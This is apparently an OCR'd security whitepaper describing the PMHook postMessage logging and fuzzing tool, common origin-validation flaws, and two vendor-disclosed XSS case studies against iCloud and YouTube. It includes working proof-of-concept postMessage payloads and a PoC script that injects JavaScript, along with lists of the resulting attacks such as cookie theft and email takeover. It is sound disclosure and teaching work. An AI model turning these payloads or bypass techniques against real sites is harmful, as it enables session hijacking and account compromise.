



Click the TamperMonkey Icon Click the new Script Button Paste in the script and save it

3. **Verify the install**

With the PMHook installed, browse to https://www.google.com/ (and perhaps a few other major sites) and then access the PMHook UI at https://pmhook.appcheck-ng.com.

Click the "Dump Handlers" button and you should now see a list of logged message handlers





[1] PMHook works best with Chrome. The Tampermonkey plugin for firefox is in beta at time of writing.

# 6. USING PMHOOK

### 6.1.1. MESSAGE EVENT HANDLER LOG

The main user interface presents a list of URL's where Message Handers and Events were observed by PMHook. Expanding each entry reveals the source code for each Handler along with any associated message events. The graphic below illustrates some of the main features accessible via the UI home page.





**Key:**

1. Clicking the 'Dump Handlers' button populates the UI with a list of handlers and messages observed by PMHook.
2. Filter URLs using a regular expression.
3. Click on each URL to expand the UI and access handler code and tools
4. Observed handler source code.
5. Perform a search for the handler. Opens another UI view containing prettified handler code.
6. Open the Replay and Fuzzer tool.

### 6.1.2. MESSAGE REPLAY AND FUZZING

Clicking the "Replay" button from the Message Logger UI will open the postMessage Fuzzer window and populate the URL and Message fields automatically. Note that you may encounter a SSL validation error, this is due to the use of dynamic hostnames, a feature designed to aid filter bypass testing.




**1. The Target URL.**

Clicking "Load in iFrame" will attempt to load the URL as an IFRAME in the current page. Alternatively, clicking the "Load in Popup" will open the URL in an external window (Used when the target page cannot be framed).

**2 & 3. Message Payload.**

This field is populated with the message payload that should be submitted to the target window. Clicking "Fire as String" will send the message as a string, "Fire as JSON" will attempt to submit the message as an object if correctly formed.

The "Perform Simple Fuzz" button will attempt to automatically identify Cross-Site Scripting flaws by injecting a series of JavaScript payloads within the message.

**4 Submit / Fuzz**

The output frame allows the loaded IFRAME to be viewed and provides access to the Fuzzer log and received message log.

Pages that are loaded as frames may disclose sensitive data to their parent page. The "Inbound" tab can be used to view received messages.

### 6.1.3. ADDITIONAL NOTES

Sites that implement a Content Security Policy (CSP) may prevent the logger IFRAME from being created within the target page. The Fiddler proxy can be used to remove CSP headers to allow PMHook to operate. See the following resource for further information:

http://docs.telerik.com/fiddler/KnowledgeBase/FiddlerScript/ModifyRequestOrResponse

## 6.2. GETTING STARTED: SAMPLE APPLICATION

Some of the examples detailed within this paper are including within the `samplecode.zip` archive available via thehttp://www.sec-1.com/ and http://www.appcheck.com blog.

The archive contains a simple web server executable that will serve the files within the local directory. Alternatively, Python could be used achieve the same effect by running the following command;


```
python -m SimpleHTTPServer 80
```

With the web server running and PMHook installed, access http://localhost/FacePalm.html to load the Facepalm example described previously. PMHook should log the handler and associated message automatically.


Access the PMHook UI at http://pmhook.appcheck-ng.com/ and click “Dump Handlers” to locate the following entry;

Click the “Replay” button highlighted in the image above to access the fuzzing tool. The URL and Message fields should be automatically populated.

Click “Load in iFrame”, the FacePalm Example page should now be loaded within the iFrame tab as pictured below.




Clicking the “Perform Simple Fuzz” button will inject a series of XSS payloads at various positions within the message in an attempt to trigger an alert box. Each successful alert box contains a numeric value that can be referenced against the Fuzzer Log tab to identify each successful payload.



# 7. BROKEN VALIDATION

It is not uncommon to encounter message handlers that perform validation against the `Event.origin` property before performing potentially dangerous actions such as modifying the page or navigating to a URL embedded within the message. In some cases, this works as a solid security boundary; "allow dangerous action only if the message originates from a trusted location". However frequently validation is flawed, this is especially true when validation needs to be flexible to permit multiple origins. In this section we explore some examples of common validation vulnerabilities encountered in the wild.

### 7.1.1. BROKEN REGEX BASED VALIDATION

#### 7.1.2. WILDCARD DOTS

The following code is based on a real world example whereby multiple hostnames for both http and https should be permitted. In this case the developer intended to permit both http(s)://mail.google.com http(s)://www.google.com to be permitted.

```
function receiveMessage(event){

        // Match on mail.google.com and www.google.com
        var regex = /^https*:\/\/(mail|www).google.com$/i;

        // Test message origin for a match
        if (!regex.test(event.origin)){
                return;// Return if no match
        }
        // process message payload
}
```

At first glance the regular expression appears to match as intended. However, a vulnerability arises due to the use ofunescaped dot '.' characters within the regular expression, in this case '.google.com'.

The '.' character within a regular expression means "any character", therefore we can replace the character in each corresponding position with any other character.For example, messages originating from http://mailXgoogle.com would be permitted.

On several occasions we have observed this behaviour when validation regular expressions are built automatically based on the current page location. For example, the following code is taken from www.facebook.com;

```
RegExp('^'+window.location.protocol+'//'+window.location.host+'$')
```

This returns a regular expression of;

```
        /^https:\/\/www.facebook.com$/
```

### 7.1.3. OTHER COMMON REGEX FLAWS

Another common mistake is the failure to denote the end of the matched value with "$". Continuing from the previous example, consider the following regular expression;

```
var regex = /^https*:\/\/(mail|www)\.google\.com/i;
```

In this case the dots are correctly escaped, however the pattern is not terminated with "$" and therefore any domain that begins with a matched value is accepted, e.g.; `https://www.google.com.sec-1.com`

**Note:** Since this is a common validation mistake, the PMHook replay tool implements dynamic hostnames when the "replay" link is followed from the main UI. For example, when replaying a message that originated from https://www.google.com, the replay tool is opened at https://www.google.com.sentinel.appcheck-ng.com/

### 7.1.4. BROKEN INDEXOF VALIDATION

The use of "indexOf" to validate the message origin domain is a common pattern. If done incorrectly it could allow a bypass by prefixing the permitted domain to the attackers' domain.

Variations of the following validation pattern are commonly encountered;

```
function recvMessage(event){
  var allowed = "https://www.google.com";
  if (event.origin.indexOf(allowed) > -1){// validate origin
    // Process message content
  }
}
```

In this example the origin is checked to ensure that it begins with a trusted domain, allowing the attacker to submit messages from a domain such as `https://www.google.com.evil.sec-1.com`.

# 8. CASE STUDY 1: APPLE ICLOUD

To assess HTML5 postMessage security for https://www.icloud.com, a passive scan was performed using the AppCheck NG scanner. Several postMessage handlers were identified and traced to the follow JavaScript import; *https://www.icloud.com/system/cloudos/16BHotfix19/en-us/javascript-packed.js*. The PMHook tool was then used to assess each handler for security flaws.

A significant security flaw was identified within the validation process that results in all Cross-Domain message events appearing to have originated from the icloud.com domain. This flaw could be exploited to inject malicious JavaScript code from any web site into the https://www.icloud.com application. If the targeted iCloud user is authenticated, the attacker could exploit this flaw to compromise the users account, or perform any of the following attacks:

- Access all iCloud components such as reading the users email and contacts. A demonstration of the flaw being exploited to hijack a user's iCloud email account be found on the AppCheck NG YouTube channel.
- Read user session cookies and submit them to the attacker. The attacker can then hijack the users session with the application.
- Access sensitive information stored within the body of the page such as HTML forms (or the entire page).
- The attacker could exploit this to read data protected by the Same Origin policy.
- Perform "Onsite Request forgery" also known as a "man-in-the-browser" attack. Since JavaScript executes within the context of the victim user's session it is possible to perform any action the user can perform. The attacker could exploit XSS flaws to invoke dangerous functions such as changing account settings.
- Deploy Trojan programs exploiting the trust a user may have in an application.

### 8.1.1. TECHNICAL ANALYSIS

*Code described in this section is taken from the following file https://www.icloud.com/system/cloudos/16BHotfix19/en-us/javascript-packed.js . Code has been prettified from its minified form to allow the reader to follow the affected code path more easily.*

When the www.icloud.com application loads, the following JavaScript executes to bind a *message* handler to the *window* object. Upon receipt of an inbound window.postMessage event the "**`_messageWasReceived`**"function is invoked to process the event.

```
SC.Event.add(window, "message", this, SC.RunLoop.wrapFunction(this._messageWasReceived), null, !0);
```

A vulnerability occurs because the "Sprout Core event" wraps the native browser message event in an `SC.Event` object, these events lack the .origin property and prevent the postMessage request from being validated correctly.

The un-minified version of the affected code can be found at the following URL:
http://docs.sproutcore.com/symbols/SC.Event.html#doc=frameworks_sproutcore_frameworks_core_foundation_system_event.js&src=true

The affected code snippet is included below and shows where the native event is copied to the .originalEvent event property then the original event's properties are copied based upon a known list from SC.Event._props.

From line 774 onwards, the event is wrapped and the properties are copied from a known list in the block starting on line 781.

```
781     if (originalEvent) {
782       this.originalEvent = originalEvent ;
783       var props = SC.Event._props, // properties are only copied if they are in a known list
784         key;
785
786       len = props.length;
787       idx = len;
788       while(--idx >= 0) {
789         key = props[idx] ;
790         this[key] = originalEvent[key] ;
791       }
```

This behaviour becomes a problem when we examine the validation code that is used to process the message event. In brief the following code flow prevents successful validation against the icloud.com and apple.com domains.

i. The “origin” property is intended to be read from the message event, however in this case we get the wrapped SC.Event object which does not have this property. This results in “undefined” being passed to the validation procedure.
ii. The URI() function is used throughout the iCloud application to parse a URL into component parts (scheme, host and path) which are then validated against allowed values. However, when “undefined” is passed, the function defaults to using the current page (https://www.icloud.com).

iii. Since the Message Event origin property is removed by SproutCode, “undefined” is passed to the URI() function within the validation routine effectively validating all messages as originating from https://www.icloud.com/(which is permitted), regardless of where the message originated from.**Therefore, the attacker is able to submit a postMessage event from any domain and have it processed by the icloud.com application.**

```
_messageWasReceived: function(e) {
      var t = URI(e.origin),  // Attempts to access the "origin" property of SC.Event which is undefined
      n = t.domain();         // The URI() call defaults to the current page when "undefined" is passed.
      if (t.protocol() !== "https" || n !== "icloud.com" && n !== "apple.com") return;// Our event passes
                                                                                       // validation

      ...Truncated ...

      f = o.methodName,       // Method name and arguments are extracted from the event data object
      l = o.args || [];

      ... Truncated ...
      this[f].apply(this, l)  // Any method attached to the app object can now be called
},
```

### 8.1.2. EXPLOITING THE FLAW

To exploit this vulnerability, the attacker must first identify a function that is callable via this attack method and performs some action that allows JavaScript code to be injected. A further review of the JavaScript identified the “sendLocalNotification” function as a suitable candidate.

Under normal operation this function is used to display notification messages within the application, optionally it will also call the “playSound” function given the correct parameters. It is within the playSound() function that we are able to manipulate the DOM and inject JavaScript code.

The commented code below describes the code path used in our Proof of Concept example:

```
sendLocalNotification: function(e, t, n, r) {  // Function called via postMessage exploit
var i = arguments[0],
s = i.get("name")
e = arguments[2],       // Our passed in JSON object
      .. truncated…
n && CloudOS.appManagerFor(n) && (s = n),
 .. truncated… o = e.alertTitle, u = e.alertDescription, a = e.actionPayload, f = e.badgeCount, l =
e.soundPath, c = e.isDismissable, h = e.omitWhenActive !== undefined ? e.omitWhenActive : YES);
            var p = u || o || f || l ? {
                alert: u,
                alertTitle: o,
                badge: f,
                sound: l       // the soundPath parameter
            } : undefined;
        },
      CloudOS.notificationsController.handlePushNotification(SC.merge ...truncated ...
```

The code above processes the Cross-Domain event before calling `handlePushNotification` which in turn calls `handlePushNotificationForAppManager` function.

In this function, providing we have a `badgeCount` value greater than -1(passed within our malformed message) the `playSound` function is called passing in our `soundPath` parameter:

```
handlePushNotificationForAppManager: function(e, t, n, r, i) {
            var s = n.get("name"),
                o, u, a, f, l;
            if ((!n.get("isActive") || e.omitWhenActive === NO) && e.aps) {
                u = e.aps.alert, a = e.aps.alertTitle, f = e.aps.badge, l = e.aps.sound;
                  if (u || a) e.sessionID === COS.CLIENT_ID ? SC.info("Not showing notification for %@ as it
            originated from this client session", s) : this.displayNotification(n, e);
SC.typeOf(f) === SC.T_NUMBER && f > -1 && n.set("badgeCount", f), l && this.playSound(l)
            }
```

Finally, the playSound function embeds an <audio> tag to the page that includes our unfiltered soundPath value (e)


```
playSound: function(e) {
var t = "/system/cloudos/16BHotfix19/cloudos_foundation/16BHotfix19/en-
us/resources/sounds/alarm.wav".match(/\/.*\//) + e;
SC.$("body").append('<audio class="notification" src="%@" onended="$(\'audio.notification\').remove()"
onstalled="SC.warn(\'Not able to play audio file\');$(\'audio.notification\').remove()"
autoplay></audio>'.fmt(t))
        },
```

For example, sending the following JSON object cross-domain via window.postMessage() will inject the JavaScript code alert(123) into the www.icloud.com application.

```
{"isCloudOSMessage":true,"methodName":"sendLocalNotification","appName":"contacts","buildNumber":"16BHotfix2","args
":[{"alertTitle":"title","alertDescription":"desc","actionPayload":"test","soundPath":"\u0022><img src=a
onerror=alert(123)>","badgeCount":100}
```

### 8.1.3. EXPLOIT EXAMPLE

To demonstrate this flaw a Proof of Concept exploit was created demonstrate an iCloud email compromise via a malicious website. A video demonstration can be found at https://youtu.be/MQ8YvYtt2rU




### 8.1.4. VENDOR ACKNOWLEGEMENT

Apple acknowledged the flaw and fixed the vulnerability. https://support.apple.com/en-gb/HT201536

*"2016-05-11 icloud.com*

*A server configuration issue was addressed. We would like to acknowledge Gary O'Leary-Steele of sec-1.com and Graham Bacon of appcheck-ng.com for reporting this issue."*


# 9. CASE STUDY 2: YOUTUBE.COM

During the development of the PMHook tool a Cross-Site Scripting vulnerability was identified within http://www.youtube.com. The following process describes how PMHook was used to identify the flaw;

## 9.1.1. IDENTIFYING MESSAGE HANDLERS


With PMHook enabled the [https://www.youtube.com](https://www.youtube.com) site was accessed. By clicking through various components several message handlers were logged.

The screenshot below shows several message handers logged for one of the visited YouTube URLs.In this case our vulnerable handler is listed under “Handler: 1”.



### 9.1.2. CODE AUDIT

Clicking the search button to the right of the handler text box a performs a simple search in an attempt to locate the file containing handler code. If found the handler is pretty-printed within the PMHook tool. Our target handler in this case was identified within the `www-videomasthead.js` import.




https://s.ytimg.com/yts/jsbin/www-videomasthead-vflQYBKu2/www-videomasthead.js

```
3553     Y = 0,
3554     Z = null;
3555
3556   function ah() {
3557     window.addEventListener("message", function(a) {
3558       a.data && (a = JSON.parse(a.data), a["video-masthead-autoplay-zeroth-quartile"] ? Gg = a["video-masthead-autoplay-zeroth-quartile"] : a["video-masthead-autoplay-f
3559         Kg = a["video-masthead-autoplay-fourth-quartile"] : a["video-masthead-watch-zeroth-quartile"] ? Lg = a["video-masthead-watch-zeroth-quartile"] : a["video-masthe
3560         Qg = a["video-masthead-clickthrough"] : a["video-masthead-clickthrough-tracking"] ? Rg = a["video-masthead-clickthrough-tracking"] : a["video-masthead-cta-track
3561         Wg = a["video-masthead-channel-clickthrough-tracking"] : a["video-masthead-mute-click-tracking"] ? Xg = a["video-masthead-mute-click-tracking"] : a["video-masth
3562     }, !1)
3563   }
3564
3565   function bh(a) {
3566     $b = H("video-masthead-container");
3567     ah();
3568     $g.push(Tc(ch, "video-masthead-video-player-clicktarget"));
3569     $g.push(Tc(dh, "video-masthead-cta"));
3570     $g.push(Tc(eh, "video-masthead-video-wall"));
3571     $g.push(Tc(fh, "video-masthead-subscribe-button"));
3572     $g.push(Tc(gh, "video-masthead-channel-element"));
3573     $g.push(Tc(hh, "yt-uix-button-skip-autoplay"));
3574     $g.push(Tc(ih, "yt-uix-button-mute-autoplay"));
3575     $g.push(Tc(jh, "yt-uix-button-unmute-autoplay"));
3576     Z.addCueRange("onAutoplay", X, X + Y / 4);
3577     Z.addCueRange("onAutoplayFirstQuartile",
3578       X + Y / 4, X + Y / 2);
3579     Z.addCueRange("onAutoplaySecondQuartile", X + Y / 2, X + 3 * Y / 4);
3580     Z.addCueRange("onAutoplayThirdQuartile", X + 3 * Y / 4, X + Y);
3581     Z.addCueRange("onAutoplayFourthQuartile", X + Y, X + Y);
3582     window.parent.postMessage("video-masthead-init", "*");
3583     a.target.playVideo()
3584   }
3585
3586   function kh(a) {
```

The message handler can easily identified by searching for *addEventListener("message"*within the returned `www-videomasthead.js` code file. A code snip from the vulnerable handler is included below, code has been truncated and commented to highlight the affected areas;

```
window.addEventListener("message", function(a) {
      // The handler expects a string that is then parsed to JSON.
      // The origin of the message event “a” is not validated before processing;
      a = JSON.parse(a.data)

      .. Truncated ..

      // The “Sg” variable is set using data parsed from the received message.
      Sg= a["video-masthead-cta-clickthrough"]

      .. Truncated …
}, !1)
```

The affected handler parses the received message payload using the `JSON.parse` method to create a JavaScript object from the received string value. The global variable “Sg” is then set to the value stored within the `video-masthead-cta-clickthrough`property of the created object .

The “`Sg`” variable can be traced to the dangerous `window.open` method in the following locally defined function;

```
function dh() {
        K(Tg);
        Sg &&window.open(Sg)        // The window.open function can be exploited by passing in a Javascript: URL
}
```

The attacker can exploit this flaw by submitting a message to the affected site that sets the `Sg` variable to a JavaScript protocol handler

### 9.1.3. PROOF OF CONCEPT

The following proof of concept code was shared with Google to demonstrate the flaw. In this case the JavaScript payload `alert(document.cookie)` is injected.

```
<script>
// Open target URL
target = window.open("https://www.youtube.com/video_masthead?video_id=L3b4-pxSXsU&...");

function sendmsg(){
	// Set the video-masthead-cta-tracking flag to allow the vulnerable code path to be reached
	msg1 = '{"video-masthead-cta-tracking": true }';
	target.postMessage(msg1,"*")

	// Submit the message payload
	msg2 = '{"video-masthead-cta-clickthrough":"javascript:alert(document.domain)"}';
	target.postMessage(msg2,"*");
}
// Send messages every second to overwrite the value set by a legitimate message received during video
// playback.
setInterval(sendmsg, 1000);
</script>
```

A video demonstration of this flaw can be found here; [https://youtu.be/V_AdYf-TPsA](https://youtu.be/V_AdYf-TPsA)

### 9.1.4. VENDOR ACKNOWLEGEMENT

